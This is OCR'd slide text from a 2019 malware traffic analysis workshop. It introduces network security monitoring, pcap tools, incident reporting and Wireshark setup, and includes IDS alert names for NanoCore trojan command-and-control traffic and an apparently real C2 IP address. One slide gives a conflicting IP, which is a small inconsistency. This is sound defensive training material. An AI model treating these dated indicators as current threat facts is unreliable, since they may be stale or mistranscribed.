

MALWARE TRAFFIC ANALYSIS WORKSHOP 2019

malware-traffic-analysis.net/

2019/workshop/bsidesaugusta

THE END!

Brad Duncan

**Threat Intelligence Analyst
@malware_traffic**

paloalto
NETWORKS®

UNIT 42

Malware Traffic Analysis Workshop - Outline

- Block 1 - Intro and setting up Wireshark
- Block 2 - Identifying host and users
- Block 3 - Non-malicious activity
- Block 4 - Windows malware infections
- Block 5 - Bad web traffic and policy violations
- Block 6 - Researching indicators & false positives
- Block 7 - Writing incident reports
- Block 8 - Evaluation

Malware Traffic Analysis Workshop - Warning

Many pcaps in this workshop contain examples of Windows-based malware. This malware is designed to infect Windows hosts.

MALWARE TRAFFIC ANALYSIS WORKSHOP

***Block 1: Introduction and setting up
Wireshark***



Block 1 - Overview

- Network Security Monitoring (NSM)
- Wireshark & other pcap analysis tools
- A few words about incident reporting
- Wireshark setup

Block 1 - Network Security Monitoring (NSM)

Different levels of NSM

- Activity logs gathered from individual hosts
- Alerts on network traffic with some of the network information
- Netflow data
- Full packet capture

SIEM

Block 1 - NSM - SIEM alerts

2019-MTA-workshop-block-1-01.pcap

2019-07-17 09:28 UTC

Src: 10.7.17.101 port 52262

Dst: 185.247.228.17 port 47581

- ET TROJAN Possible NanoCore C2 60B
- MALWARE-CNC Win.Trojan.Nanocore variant outbound connection

Block 1 - NSM - Netflow Data

Date	flow start	Duration	Proto
2019-07-17	09:28:17.635	47.306	TCP
2019-07-17	09:28:23.371	41.570	TCP

Src IP Addr:Port -> Dst IP Addr:Port

10.7.17.101:52262 -> 185.147.118.17:47581

185.147.118.17:47581 -> 10.7.17.101:52262

packets	bytes	flows
25	2286	1
26	2184	1

FLOW DATA

Block 1 - Network Security Monitoring (NSM)

2019-MTA-workshop-block-1-01.pcap

The screenshot shows the Wireshark interface with the title bar "2019-MTA-workshop-block-1-01.pcap". The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for file operations and analysis. A search bar at the top right contains the text "Expression...". The main window displays a table of network traffic. The columns are labeled: No., Time, Source, Destination, Protocol, Length, and Info. The table lists 11 rows of traffic, all of which are TCP connections between 10.7.17.101 and 185.247.228.17. The "Info" column shows the exchange of SYN and ACK packets, indicating a connection attempt.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.7.17.101	185.247.228.17	TCP	62	52262 → 47581 [SYN] Seq=0 Wi
2	5.735985	185.247.228.17	10.7.17.101	TCP	62	47581 → 52262 [SYN, ACK] Sec
3	5.736187	10.7.17.101	185.247.228.17	TCP	54	52262 → 47581 [ACK] Seq=1 Ac
4	5.737372	10.7.17.101	185.247.228.17	TCP	114	52262 → 47581 [PSH, ACK] Sec
5	6.034151	185.247.228.17	10.7.17.101	TCP	90	47581 → 52262 [PSH, ACK] Sec
6	6.034549	10.7.17.101	185.247.228.17	TCP	66	52262 → 47581 [PSH, ACK] Sec
7	6.240165	185.247.228.17	10.7.17.101	TCP	346	47581 → 52262 [PSH, ACK] Sec
8	6.241008	10.7.17.101	185.247.228.17	TCP	66	52262 → 47581 [PSH, ACK] Sec
9	6.524159	185.247.228.17	10.7.17.101	TCP	54	47581 → 52262 [ACK] Seq=329
10	6.524388	10.7.17.101	185.247.228.17	TCP	66	52262 → 47581 [PSH, ACK] Sec
11	6.626142	185.247.228.17	10.7.17.101	TCP	90	47581 → 52262 [PSH, ACK] Sec

Block 1 - Network Security Monitoring (NSM)

2019-MTA-workshop-block-1-01.pcap

2019-MTA-workshop-block-1-01.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.7.17.101	185.247.228.17	TCP	62	52262 → 47581 [SYN] Seq=0 Wi
2	5.735985	185.247.228.17	10.7.17.101	TCP	62	47581 → 52262 [SYN, ACK] Seq=1 Ack=1
3	5.736187	10.7.17.101	185.247.228.17	TCP	54	52262 → 47581 [ACK] Seq=1 Ack=2
4	5.736372	10.7.17.101	185.247.228.17	TCP	114	52262 → 47581 [PSH, ACK] Seq=2 Ack=3
5	6.034151	185.247.228.17	10.7.17.101	TCP	90	47581 → 52262 [ACK] Seq=3 Ack=4
6			185.247.228.17	TCP	66	52262 → 47581 [ACK] Seq=4 Ack=5
7			10.7.17.101	TCP	346	47581 → 52262 [ACK] Seq=5 Ack=6
8			185.247.228.17	TCP	66	52262 → 47581 [ACK] Seq=6 Ack=7
9	6.524159	10.7.17.101	185.247.228.17	TCP	54	47581 → 52262 [ACK] Seq=7 Ack=8
10	6.524388	185.247.228.17	10.7.17.101	TCP	66	52262 → 47581 [ACK] Seq=8 Ack=9
11	6.626142	10.7.17.101	185.247.228.17	TCP	90	47581 → 52262 [ACK] Seq=9 Ack=10

10.7.17.101

185.247.228.17

TCP

[SYN] Seq=


[SYN, ACK]

[ACK] Seq=

Block 1 - Network Security Monitoring (NSM)

Benefit of full packet capture:

More data for analysis



Block 1 - Network Security Monitoring (NSM)


Drawback of full packet capture:

More data to store



Block 1 - Network Security Monitoring (NSM)

Final drawback of full packet capture:



The need for
trained or
experienced
personnel

Block 1 - Up next...

- Network Security Monitoring (NSM)
- **Wireshark & other pcap analysis tools**
- A few words about Incident reporting
- Wireshark setup

Block 1 - Wireshark & other analysis tools



Wireshark has a customizable graphical user interface (GUI) that makes it extremely easy to find out what's going on in a pcap.

Block 1 - Wireshark & other analysis tools

Other tools to review pcaps:


- Text-based tools like **tcpdump** or **tshark**
- Automated tools like **NetworkMiner**
- Online tools like **PacketTotal**

Block 1 - Wireshark & other analysis tools



<https://packettotal.com/>

PacketTotal
Simple, free, high-quality PCAP analysis



Drag .pcap files here or click to upload.

(Accepts .pcap and .pcapng files. Limit 50 MB.)

Block 1 - Wireshark & other analysis tools

Submitter: Anonymous

Name: 2019MTAworkshopblock1pca.pcap MD5: f9b5bf009e53047aa74df05acc742c06
Size: 0.00531 MB Submitted: Thu Jul 18 2019 23:11:53 GMT-0500

Download    

Malicious Activity **Connections** **Strange Activity** **Similar Packet Captures**

 Search in results

Timestamp	Alert Description	Alert Signature	Severity	Sender IP	Sender Port	Target IP	Target Port
 2019-07-17 09:28:23 Z	A Network Trojan was detected	ET TROJAN Possible NanoCore C2 60B	1	10.7.17.101	52262	   185.247.228.17	47581

Showing entries 1 to 1 (1 total)

Show 10   entries

Block 1 - Up next...

- Network Security Monitoring (NSM)
- Wireshark & other pcap analysis tools
- **A few words about incident reporting**
- Wireshark setup

Block 1 - about incident reporting...



What is an incident?



An event that impairs the confidentiality, integrity, or availability of your IT systems or network.



Block 1 - about incident reporting...

Examples:

- Computer infected with malware
- Attacker exploits vulnerability and gains admin access to a server
- Victim of a phishing email gives out login credentials

Block 1 - about incident reporting...

An incident report gives the reader a clear idea of what happened.



Block 1 - about incident reporting...

When?

Who?

What?



Block 1 - Up next...

- Network Security Monitoring (NSM)
- Wireshark & other pcap analysis tools
- A few words about incident reporting
- **Wireshark setup**

Block 1 - Wireshark setup


- Font size and configuration profiles
- Web traffic & default Wireshark display
- Removing and adding columns
- Changing time to UTC date and time
- Adding custom columns
- Hiding columns
- Saving search filter expressions

Block 1 - Font size and configuration profiles

2019-MTA-workshop-block-1-02.pcap

Let's make the font size bigger:


Edit → Preferences




Block 1 - Font size and configuration profiles

Fonts and colors

Change main window font



Block 1 - Font size and configuration profiles



Change the font size
from 10 to at least
12 or 14 (maybe more)

Block 1 - Font size and configuration profiles


2019-MTA-workshop-block-1-02.pcap

The screenshot shows the Wireshark interface with the following details:


- Title Bar:** 2019-MTA-workshop-block-1-02.pcap
- Menu Bar:** File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help
- Toolbar:** Includes icons for opening files, saving, zooming, and various analysis tools.
- Display Filter:** Apply a display filter ... <Ctrl-/>
- Table Headers:** No., Time, Source, Destination, Protocol, Length, Info
- Table Data:** Four rows of network traffic:
 - Frame 1: 10.7.10.101 to 10.7.10.255, NBNS, 110 bytes, Registration NB NAIROB
 - Frame 2: 10.7.10.101 to 10.7.10.255, NBNS, 110 bytes, Registration NB ROOTDF
 - Frame 3: 10.7.10.101 to 10.7.10.7, DNS, 126 bytes, Standard query 0x5a32
 - Frame 4: 10.7.10.7 to 10.7.10.101, DNS, 190 bytes, Standard query response
- Bottom Panel:** A list of frame details:
 - Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
 - Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 - Internet Protocol Version 4, Src: 10.7.10.101, Dst: 10.7.10.255
 - User Datagram Protocol, Src Port: 137, Dst Port: 137

Block 1 - Font size and configuration profiles


Edit →
Configuration Profiles...



